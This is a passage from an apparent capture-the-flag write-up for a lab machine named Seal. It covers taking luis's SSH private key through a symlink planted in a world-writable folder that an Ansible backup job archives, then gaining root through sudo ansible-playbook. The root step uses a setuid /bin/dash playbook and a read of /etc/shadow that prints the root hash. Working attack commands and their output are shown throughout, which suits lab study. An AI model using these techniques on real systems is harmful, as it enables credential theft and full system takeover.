tomcat@seal:/opt/backups$ ls -al
total 16
drwxr-xr-x 4 luis luis 4096 May  7 07:30 .
drwxr-xr-x 3 root root 4096 May  7 05:58 ..
drwxrwxr-x 2 luis luis 4096 May  7 07:30 archives
drwxrwxr-x 2 luis luis 4096 May  7 07:14 playbook
```

There's a playbook folder present which has `run.yml`.

```
tomcat@seal:/opt/backups/playbook$ ls -al
total 12
drwxrwxr-x 2 luis luis 4096 May  7  2021 .
drwxr-xr-x 4 luis luis 4096 Nov 11 03:45 ..
-rw-rw-r-- 1 luis luis  403 May  7  2021 run.yml
```

We can read this file.

```
- hosts: localhost
  tasks:
  - name: Copy Files
    synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard
dest=/opt/backups/files copy_links=yes
  - name: Server Backups
    archive:
      path: /opt/backups/files/
      dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-
{{ansible_date_time.time}}.gz"
  - name: Clean
    file:
      state: absent
      path: /opt/backups/files/
```

This performs 3 tasks.

- Copies files from dashboard to `/opt/backups/files`

- Compress the files and saves to `backup-date-time.gz` format.
- Removes the `files` folder.

It has `copy_links` parameter. Ansible docs says below.

```
Copy symlinks as the item that they point to (the referent) is copied, rather than the
symlink.
```

We can abuse this feature if we've write privileges under `dashboard` folder. Let's check the permissions.

```
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ls -al
total 100
drwxr-xr-x 7 root root  4096 May  7 06:09 .
drwxr-xr-x 3 root root  4096 May  6 10:48 ..
drwxr-xr-x 5 root root  4096 Mar  7  2015 bootstrap
drwxr-xr-x 2 root root  4096 Mar  7  2015 css
drwxr-xr-x 4 root root  4096 Mar  7  2015 images
-rw-r--r-- 1 root root 71744 May  6 10:42 index.html
drwxr-xr-x 4 root root  4096 Mar  7  2015 scripts
drwxrwxrwx 2 root root  4096 May  7 06:46 uploads
```

`uploads` folder is world writable. Checking `/opt/backups/archives` we see that every 2mins there's an archive present and its created by `luis`.

```
tomcat@seal:/opt/backups/archives$ ls -al
total 1784
drwxrwxr-x 2 luis luis   4096 May  7 07:44 .
drwxr-xr-x 4 luis luis   4096 May  7 07:44 ..
-rw-rw-r-- 1 luis luis 606071 May  7 07:40 backup-2021-05-07-07:40:02.gz
-rw-rw-r-- 1 luis luis 606071 May  7 07:42 backup-2021-05-07-07:42:02.gz
-rw-rw-r-- 1 luis luis 606071 May  7 07:44 backup-2021-05-07-07:44:03.gz
```

Let's place a symlink to grab `luis` SSH private key.

```
cd /var/lib/tomcat9/webapps/ROOT/admin/dashboard
ln -s /home/luis/.ssh/id_rsa uploads/keys
```

```
tomcat@seal:/opt/backups/archives$ s -al
total 2972
drwxrwxr-x 2 luis luis   4096 May  7 07:48 .
drwxr-xr-x 4 luis luis   4096 May  7 07:48 ..
-rw-rw-r-- 1 luis luis 606071 May  7 07:40 backup-2021-05-07-07:40:02.gz
-rw-rw-r-- 1 luis luis 606071 May  7 07:42 backup-2021-05-07-07:42:02.gz
-rw-rw-r-- 1 luis luis 606071 May  7 07:44 backup-2021-05-07-07:44:03.gz
-rw-rw-r-- 1 luis luis 606071 May  7 07:46 backup-2021-05-07-07:46:02.gz
-rw-rw-r-- 1 luis luis 608935 May  7 07:48 backup-2021-05-07-07:48:02.gz
```

We see that the archive now has different size. Let's copy it to `/tmp` folder and extracts the contents.

```
cd /tmp
tar -xzf backup.gz
cd dashboard/uploads
```

```
tomcat@seal:/tmp/dashboard/uploads$ cat keys
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs3kISCeddKacCQhVcpTTVcLxM9q2iQKzi9hsnlEt0Z7kchZrSZsG
DkID79g/4XrnoKXm2ud0gmZxdVJUAQ33Kg3Nk6czDI0wevr/YfBpCkXm5rsnfo5zjEuVGo
<SNIP>
```

Copy the key to our machine and login to SSH as `luis`.

```
ssh -i key luis@10.10.10.250

Last login: Fri May  7 07:00:18 2021 from 10.10.14.2
luis@seal:~$ id
uid=1000(luis) gid=1000(luis) groups=1000(luis)
```

Privilege Escalation

Checking sudo entries we see that `luis` can run `ansible-playbook` as root.

```
luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin
\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
```

Method 1: Using Playbook

This command allows us to run playbooks. Let's save below playbook as `root.yml`.

```
---
  - name: "Root"
    hosts: localhost
    connection: local
    tasks:

    - name: "run this command"
      shell: "id"
      register: "output"

    - debug: var=output.stdout_lines
```

Run the playbook using `ansible-playbook` command.

```
luis@seal:~$ sudo ansible-playbook root.yml

...
TASK [debug]
*******************************************************************************
ok: [localhost] => {
    "output.stdout_lines": [
        "uid=0(root) gid=0(root) groups=0(root)"
    ]
}
...
```

We see the command `id` output `root`. To obtain root access we can modify `root.yml` as below.

```
---
  - name: "Root"
    hosts: localhost
    connection: local
    tasks:

    - name: "run this command"
      shell: "chmod u+s /bin/dash"
      register: "output"

    - debug: var=output.stdout_lines
```

Running this playbook sets setuid to `/bin/dash`. We can now issue below command to get root shell.

```
luis@seal:~$ sh -p
# id
uid=1000(luis) gid=1000(luis) euid=0(root) groups=1000(luis)
```

Method 2: Arbitrary File Read

`ansible-playbook` by default verifies the syntax of the given playbook. If we provide an invalid file as input, it reveals the contents of the file in the error message.

```
root@htb~# echo -n test > test.txt
root@htb~# ansible-playbook test.txt
[WARNING]: provided hosts list is empty, only localhost is available. Note that the implicit
localhost does not match 'all'
ERROR! A playbook must be a list of plays, got a <class 'ansible.parsing.yaml.objects.AnsibleUn
icode'> instead

The error appears to be in '/root/test.txt': line 1, column 1, but maybe elsewhere in the file
depending on the exact syntax problem.

The offending line appears to be:

test
^ here
```

This leads to arbitrary file read. Let's try to read contents of `/etc/shadow` file.

```
luis@seal:~$ sudo ansible-playbook /etc/shadow
[WARNING]: provided hosts list is empty, only localhost is available. Note that the implicit
localhost does not match 'all'
ERROR! A playbook must be a list of plays, got a <class
'ansible.parsing.yaml.objects.AnsibleMapping'> instead

The error appears to be in '/etc/shadow': line 1, column 1, but may
be elsewhere in the file depending on the exact syntax problem.

The offending line appears to be:


root:$6$D8b4qJlaLsRsvwuy$qvUFLUdvoH0EsvrLSJCpejOmV7bZoCO2ZGH2ueU77uAHpxepSfK.ts4LkkfwzuJ.IJ87Ee
K9RrNKHEorKQp3r.:18752:0:99999:7:::
^ here
```

Using this method we can either try to crack the hash or read the root flag.